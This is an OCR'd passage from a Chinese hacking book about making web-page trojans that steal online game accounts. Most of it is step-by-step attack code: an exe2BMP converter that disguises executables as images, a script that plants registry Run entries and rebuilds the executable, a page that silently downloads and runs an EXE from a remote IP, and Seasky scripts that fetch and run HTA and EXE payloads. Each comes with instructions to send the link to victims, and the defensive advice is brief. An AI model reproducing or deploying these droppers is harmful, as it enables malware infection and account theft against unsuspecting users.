步骤 4 所有的工作都做完了，已经做好了一个完整的网页木马文件，将它上传到申请好的免费空间中（如图 **4-7**），这样一个网络游戏木马主页就完工了，以后只要将这个网页地址发送给对方，对方一旦打开就会中网络游戏木马，而受害者自己有可能对此还是一无所知。




图 4-7 进行上传

说明：当然，也可以将这个网络游戏中的木马换成别的，例如冰河木马等，只是生成的 Base64 编码有所不同了，其他的工作都相同。

这招甚是狠毒，杀"网络游戏"于无影之中，我们要做的只有不轻易打开别人发送给的网页地址，同时给系统打上相应的补丁，并装上杀毒软件。

4.1.3 利用工具制作

从上一节可以看得出，这种 **EML** 木马网页的制作将 **Outlook Experss** 的 **MIME** 头漏洞发挥得淋漓尽致。其实盗号者一般使用网络中比较成熟的工具，比较好用的就算灰鸽子工作室出品的"**MiMe** 漏洞木马网页生成器"。

步骤 1 任意制作一个网页文件，这里笔者使用一段非常具有诱惑力和隐蔽性的代码：

```
<HTML>
<title>安全测试</title>
<body bgcolor="#000000">
<center>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<p> </p>
<p><font color="#FF0000">安全测试</font></p>
<P>
<OBJECT classid="clsid:AB996D39-07BA-11D8-88D6-0050BA40F862"
codebase="MediaPlayer2.ocx#version=1,0,0,0"
width=324
height=242
align=center
hspace=0
vspace=0>
<param name="MovieUrl" value="http://www.＊＊＊.net/1.wmv">
<img src="MediaPlayer.GIF" width="327" height="242" align="center" hspace="0" vspace="0">
</OBJECT>
<p><font color="#FFFFFF">请转发你的网友</font></p>
</center>
</HTML>
```

这段代码保存为 **mm.htm**，然后打开查看，会发现是在可以线播放的已经镶嵌在网页中的视频文件：**http://www. ***.net/1.wmv**，非常具有迷惑性（如图 **4-8**）！



图 4-8 显示的视频文件

再配置一个网络游戏木马程序 **222.exe**，准备工作就做好了！

步骤 2 打开木马网页生成器（如图 **4-9**），然后在“木马程序”一栏选择生成好的网络游戏木马程序 **222.exe**。在“网页文件”一栏选择做好的网页文件 **mm.htm**（如图 **4-10**），选择完毕生成后，会在同一目录下生成一个 **wav.eml** 的文件，这就是生成的木马邮件文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-9 木马生成器界面




图 4-10 选择生成木马网页

这样就得到了一个以 **mm.htm** 为网页后缀的木马网页。这就是利用工具做出的木马网页，非常方便！

4.2 漏洞的再次利用——BMP 图片木马网页

说到 **BMP** 图片木马网页，可能有些朋友会误认为是在网页中插入一副 **BMP** 文件格式的图片，后台则采用自动运行的代码使木马悄悄运行，从而达到欺骗的目的！其实不然，这里所说的 **BMP** 图片木马网页跟你想像中的完全不同。

4.2.1 木马原理

BMP 图片木马网页是把一个 **EXE** 文件伪装成一个 **BMP** 图片文件，欺骗 **IE** 自动下载。然后再利用网页中的 **JavaScript** 脚本查找客户端的 **Internet** 临时文件夹，找到下载后的 **BMP** 文件把它拷贝到 **TEMP** 临时文件。再利用编写的脚本文件，运行后自动把找到的 **BMP** 文件还原成 **EXE** 文件，把它自动放到注册表 **Run** 启动项中，例如 **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run** 中（如图 **4-11**），这样在下一次开机时执行木马。这就是所谓的 **BMP** 图片木马网页。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-11 加到注册表的启动项中

4.2.2 图片木马制作

说明：这种技术只能在 Windows 9X 下发挥作用，对于 Windows 2000/XP 来说是无能为力，所以安装 Windows 9X 以上系统的朋友可以不用恐惧它！

BMP 图片的文件头有 **54** 个字节，简单来说里面包含了 **BMP** 文件的长宽、位数、文件大小、数据区长度，而别的文件和它的文件头长度则不用，这些都是在内核判断程序时所采用的依据之一，在默认情况下，在浏览网页的时候，**BMP** 图片会在没有任何提示的情况下下载到本地的临时文件夹中。而这种木马网页要做的就是将 **EXE** 程序改为 **BMP** 文件，而不影响 **EXE** 程序的正常使用，只要在 **EXE** 文件的文件头前面添加相应的 **BMP** 文件头，这样就可以欺骗 **IE** 浏览器下载该 **BMP** 文件到临时文件夹，

步骤 1 首先编写一些代码进行转换，笔者利用 **DELPHI** 代码进行转换。

```
program exe2BMP;

uses
Windows,
SysUtils;

var len,row,col,fs: DWORD;
buffer: array[0..255]of char;
fd: WIN32_FIND_DATA;
h,hw: THandle;

begin
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
if (ParamStr(1)<>´´) and(ParamStr(2)<>´´) then begin //如果运行后没有两个参数则退出
if FileExists(ParamStr(1)) then begin
FindFirstFile(Pchar(ParamStr(1)),fd);
fs:=fd.nFileSizeLow;
col := 4;
while true do begin
if (fs mod 12)=0 then begin
len:=fs;
end else len:=fs+12-(fs mod 12);
row := len div col div 3;
if row>col then begin
col:=col+4;
end else Break;
end;
FillChar(buffer,256,0);
{一下为 BMP 文件头数据}
Buffer[0]:=´B´;Buffer[1]:=´M´;
PDWORD(@buffer[18])^:=col;
PDWORD(@buffer[22])^:=row;
PDWORD(@buffer[34])^:=len;
PDWORD(@buffer[2])^:=len+54;
PDWORD(@buffer[10])^:=54;
PDWORD(@buffer[14])^:=40;
PWORD(@buffer[26])^:=1;
PWORD(@buffer[28])^:=24;
{写入文件}
hw:=CreateFile(Pchar(ParamStr(2)),GENERIC_WRITE,FILE_SHARE_READ or FILE_SHARE_
WRITE,nil,CREATE_ALWAYS,0,0);
h:=CreateFile(Pchar(ParamStr(1)),GENERIC_READ,FILE_SHARE_READ or FILE_SHARE_
WRITE,nil,OPEN_EXISTING,0,0);
WriteFile(hw,buffer,54,col,0);
repeat
ReadFile(h,buffer,256,col,0);
WriteFile(hw,buffer,col,col,0);
untilcol<>256;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
WriteFile(hw,buffer,len-fs,col,0);
CloseHandle(h);
CloseHandle(hw);
end;
end;
end.
```

步骤 2 将以上代码放在 **DELPHI** 中进行编译生成应用程序 **exe2BMP.exe**，这是个命令行下的工具，可以实现 **BMP** 图片文件与 **EXE** 文件的轻松转换。

步骤 3 点“开始”→“运行”输入“**exe2BMP myexe.exe myBMP.BMP**”（如图 **4-12**），按“确定”之后，就可以将指定的 **exe** 文件 **myexe.exe** 转换为 **myBMP.BMP**。打开这个已经转换的 **myBMP.BMP** 图片文件，大家可以看到可以正常地以画笔程序打开，但是是一片杂乱（如图 **4-13**）！然后将图片插入网页中备用，该网页名为 **heidan.html**。




图 4-12 命令行下转换命令




图 4-13 杂乱的图片画面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 已经将 EXE 程序转换成 BMP 程序，并且已经插入到网页中，下面要做的是在默认被保存到临时文件夹之后，如何获取并且转换为 EXE 应用程序，这需要一个脚本文件来完成，这个脚本的代码如下：

```
document.write(´ ´);
function docsave()
{
a=document.applets[0];
a.setCLSID(´{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}´);
a.createInstance();
wsh=a.GetObject();
a.setCLSID(´{0D43FE01-F093-11CF-8940-00A0C9054228}´);
a.createInstance();
fso=a.GetObject();
var winsys=fso.GetSpecialFolder(1);
var vbs=winsys+´\\s.vbs´;
wsh.RegWrite
(´HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\vbs´,´wscript ´+´"´+vbs+´" ´);
var st=fso.CreateTextFile(vbs,true);
st.WriteLine(´Option Explicit´);
st.WriteLine(´Dim FSO,WSH,CACHE,str´);
st.WriteLine(´Set FSO = CreateObject("Scripting.FileSystemObject")´);
st.WriteLine(´Set WSH = CreateObject("WScript.Shell")´);
st.WriteLine(´CACHE=wsh.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Explorer\\ShellFolders\\Cache")´);
st.WriteLine(´wsh.RegDelete("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\vbs")´);
st.WriteLine  (´wsh.RegWrite "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\tmp","
tmp.exe"´);
st.WriteLine(´SearchBMPFile fso.GetFolder(CACHE),"myBMP[1].BMP"´);
st.WriteLine(´WScript.Quit()´);
st.WriteLine(´Function SearchBMPFile(Folder,fname)´);
st.WriteLine(´ Dim SubFolder,File,Lt,tmp,winsys´);
st.WriteLine(´ str=FSO.GetParentFolderName(folder) & "\\" & folder.name & "\\" & fname´);
st.WriteLine(´ if FSO.FileExists(str) then´);
st.WriteLine(´ tmp=fso.GetSpecialFolder(2) & "\\"´);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




```
st.WriteLine(' winsys=fso.GetSpecialFolder(1) & "\\"');
st.WriteLine(' set File=FSO.GetFile(str)');
st.WriteLine(' File.Copy(tmp & "tmp.dat")');
st.WriteLine(' File.Delete');
st.WriteLine(' set Lt=FSO.CreateTextFile(tmp & "tmp.in")');
st.WriteLine(' Lt.WriteLine("rbx")');
st.WriteLine(' Lt.WriteLine("0")');
st.WriteLine(' Lt.WriteLine("rcx")');
st.WriteLine(' Lt.WriteLine("1000")');
st.WriteLine(' Lt.WriteLine("w136")');
st.WriteLine(' Lt.WriteLine("q")');
st.WriteLine(' Lt.Close');
st.WriteLine (' WSH.Run "command /c debug " & tmp & "tmp.dat <" & tmp & "tmp.in >" &
tmp & "tmp.out",false,6');
st.WriteLine(' On Error Resume Next ');
st.WriteLine(' FSO.GetFile(tmp & "tmp.dat").Copy(winsys & "tmp.exe")');
st.WriteLine(' FSO.GetFile(tmp & "tmp.dat").Delete');
st.WriteLine(' FSO.GetFile(tmp & "tmp.in").Delete');
st.WriteLine(' FSO.GetFile(tmp & "tmp.out").Delete');
st.WriteLine(' end if');
st.WriteLine(' If Folder.SubFolders.Count <> 0 Then');
st.WriteLine(' For Each SubFolder In Folder.SubFolders');
st.WriteLine(' SearchBMPFile SubFolder,fname');
st.WriteLine(' Next');
st.WriteLine(' End If');
st.WriteLine('End Function');
st.Close();
}
setTimeout('docsave()',1000);
```

将上面的脚本文件保存为 **heidan.js**（如图 **4-14**），然后再将如下代码插入已经做好的网页 **heidan.html**：

```
<SCRIPT language=javascript src="heidan.js"
type=text/javascript></SCRIPT>
```

这段代码是引出 **heidan.js** 文件，也就是即将起到关键作用的脚本文件！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-14 脊脚本文件保存

当浏览者浏览了这个网页文件 **heidan.html** 之后，被插入的修改过的 **BMP** 图片会被默认地下载到临时目录中，而脚本文件 **heidan.js** 也会运行，它在本地电脑的 **System** 目录下生成一个“**S.VBS**”文件（如图 **4-15**），这个脚本文件已经被自动加载到注册表的启动项目中，在下次电脑启动时会自动运行，并自动寻找 **myBMP[1].BMP** 文件！会自动从 **BMP** 文件 **54** 字节处读去你指定大小的数据，并把它保存到 **tmp.dat** 中，后面的脚本再把它复制到 **System** 的目录下，这个被还原的 **EXE** 文件会在下次重起的时候运行，这样就达到了 **BMP** 图片木马网页的欺骗！




图 4-15 木马生成自 S.VBS

4.2.3 工具制作

如果感觉代码制作过于烦琐，盗号者还会借用相关的生成工具，这其中数 **exe2BMP** 最为“有名”！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 1 打开 **exe2BMP**（如图 **4–16**），点“选择”，然后选择已经生成好的网络游戏木马程序 **222.exe**，然后点生成，会提示生成三个文件（如图 **4–17**）：**222.HTM**，**222.asp**，**222.BMP**。




图 4–16 选择 EXE 文件



图 4–17 生成的工具文件

步骤 2 将生成的三个文件全部上传到网页空间中的同一文件目录下，前提是此空间必须支持 **ASP** 环境，这样才能保证其中的脚本文件 **222.asp** 的运行！最后的木马网页是以 **222.htm** 为后缀的。

BMP 图片木马网页虽然制作过程和原理都比较复杂，但是效果却是有目共睹的，它可以以巧妙的手段欺骗大家使用最多的 **IE** 浏览器，从而实现木马的悄悄运行！

要防止这种木马的方法有两个：打系统补丁和安装杀毒软件。

4.3 几种流行的木马网页探秘

随着网络的发展，网民的安全意识也在逐渐提高，相当一部分人习惯于经常去安装最新的系统漏洞补丁，再加上微软将这些打补丁的操作全部简化在自动升级更新（**Windows Update**）过程中，所以更多新型的木马网页就不断涌现，窃取网络游戏账号。

4.3.1 后台运行木马网页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

后台运行木马网页可以说是最早流行的木马网页之一了，它的运行原理也颇为简单，就是在运行 **HTM** 文件的时候带动同一文件路径下的 **EXE** 后门木马，也就是说，当别人在浏览这样的木马页面的时候，木马就在后台自动下载并执行了。而制作方法也很简单，只要将以下恶意代码保存为 **HTM** 文件，就可以轻松制作。

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
<SCRIPT language=javascript>
run_exe="<OBJECT ID=\"RUNIT\" WIDTH=0 HEIGHT=0 TYPE=\"application/x-oleobject\""
run_exe+="CODEBASE=\"http://210.83.***.***/test.exe#version=1,1,1,1\">"
run_exe+="<PARAM NAME=\"_Version\" value=\"65536\">"
run_exe+="</OBJECT>"
run_exe+="<HTML><H1> </H1></HTML>";
document.open();
document.clear();
document.writeln(run_exe);
document.close();
</SCRIPT>
<META content="Microsoft FrontPage 5.0" name=GENERATOR></HEAD>
<BODY>
<p align="center">论坛连接中请勿终断....
<BR>
<CENTER>
<p></p>
</CENTER><BR>
<BR></BODY></HTML>
```

将这个 **HTM** 文件和 **EXE** 木马一起上传到空间的同一文件目录下，将木马地址发给别人打开的时候，对方当看到“论坛连接中请勿终断……”的时候(如图 **4-18**)，连同目录路径下的 **exe** 木马文件也被无条件执行了。



图 4-18 这时木马就已经悄悄在本机运行了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

盗号者也够狠毒的，只不过这种方法的缺点挺大的，因为在打开这个木马网页的时候，会出现 **IE** 浏览器的警告框，很容易让人怀疑这是一个来路不正的恶意网站地址。可是很多人在华丽的页面修饰的迷惑下，仍然会冒失的打开这个木马地址并运行运行它。

4.3.2 捆绑木马网页

之所以称之为捆绑木马网页，那是因为这种木马网页是利用木马+网页捆绑生成的文件制作的，而且制作的木马网页是 **MHT** 文件，**MHT** 文件遵循 **MINE** 标准，可以直接在 **IE**，**Outlook** 中打开，也就是说，这是一个兼容性很强的文件，在 **IE** 中打开就以网页的形式展现，所以这就可以被用来作为木马网页。这个网页木马的生成是靠一种工具来完成的--网页木马捆绑器。

步骤 1 先制作一个普通的网页，里面含有图片、文字等东西，足以吸引受害者的眼球。

步骤 2 打开网页木马捆绑器，选择上面的“让程序自动加入”一项功能（如图 **4-19**），然后在“打开要捆绑的可执行文件”中选择已经配置好的木马程序（如图 **4-20**），在“请选择要被插入的网页”中选择刚才做好的网页文件（如图 **4-21**）。



图 4-19 选择程序自动加入



图 4-20 选择生成好的程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-21 选择插入的网页

步骤 3 在“要输出的网页文件”中选择一个生成文件生成的路径。最后点“生成网页”即可生成木马网页文件，并以 **MHT** 为后缀（如图 **4-22**）。将这个 **MHT** 文件上传到空间，就成为了一个木马网页。




图 4-22 保存为 MHT 文件

4.3.3 SEASKY 木马网页

Seasky 木马网页利用了最近非常流行的 **IE Object Data** 漏洞，它利用三个文件来完成木马的下载并运行。一个首页文件，用来调出执行命令的 **ASP** 文件；一个 **ASP** 文件，用来执行一些命令，在本地文件夹中下载一个恶意命令文件；另一个恶意命令文件，用来执行木马的下载并运行的工作。

以下是笔者整理且制作 **Seasky** 木马网页的方法，希望大家对它提高警惕。

步骤 1 先做一个首页文件，打开记事本，输入如下代码：

```
<html>
<body>
正在连接!
<object data="http://ASP 空间地址/test.asp";;></object>
</body>
</html>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

然后保存为 **test.html**，这就是木马的种植页面。表面上显示为：正在连接的字样（如图 **4-23**），其实其中悄悄调用一个恶意 **ASP** 文件：**http://ASP** 空间地址/**test.asp**，而这个 **ASP** 文件是用来下载恶意命令文件的。




图 4-23 正在连接提示

步骤 2 再打开记事本，输入如下代码：

```
<%response.ContentType="application/hta"%>

<html>
<object id=wsh classid=clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B></object>
<script language="VBScript">
Function HttpDoGet(url)
set oReq = CreateObject("Microsoft.XMLHTTP")
oReq.open "GET",url,false
oReq.send
If oReq.status=200 then
HttpDoGet=oReq.responseTEXT
SaveFile HttpDoGet,"c:\win.hta" 在 C:根目录下生成 HTA 文件
Set oReq=nothing
End if
End Function
保存文本文件，生成本地 HTA。
sub SaveFile(str,fName)
Dim fso, tf
Set fso = CreateObject("Scripting.FileSystemObject")
Set tf = fso.CreateTextFile(fName, True)
tf.Write str
tf.Close
exewin()
End sub
运行函数
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Sub exewin()
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("cmd.exe /c c:\win.hta",0)
window.close
End Sub
```

得到本地 HTA 文件

```
HttpDoGet("http://ASP 空间地址/ism.mm";)
</script>
</html>
```

这是恶意命令文件的调用文件，主要用途是在本地文件中生成一个恶意执行命令的文件 **win.hta**（如图 **4-24**）。而这个 **win.hta** 就是 **http://ASP** 空间地址/**ism.mm** 文件，而这个 **ism.mm** 是这样制作出来的。




图 4-24 生成的恶意文件

步骤 3 再构建一个恶意命令文件，打开记事本，输入如下代码：

```
<html>
<object id=wsh classid=clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B></object>
<script language="VBScript">
Function HttpDoGet(url)
set oReq = CreateObject("Microsoft.XMLHTTP")
oReq.open "GET",url,false
oReq.send
If oReq.status=200 then
HttpDoGet=oReq.responseBody
SaveFile HttpDoGet,"c:\win.exe" 在 C:根目录下生成 exe 文件
End If
Set oReq=nothing
```


溜客安全网 WwW.176Ku.CoM

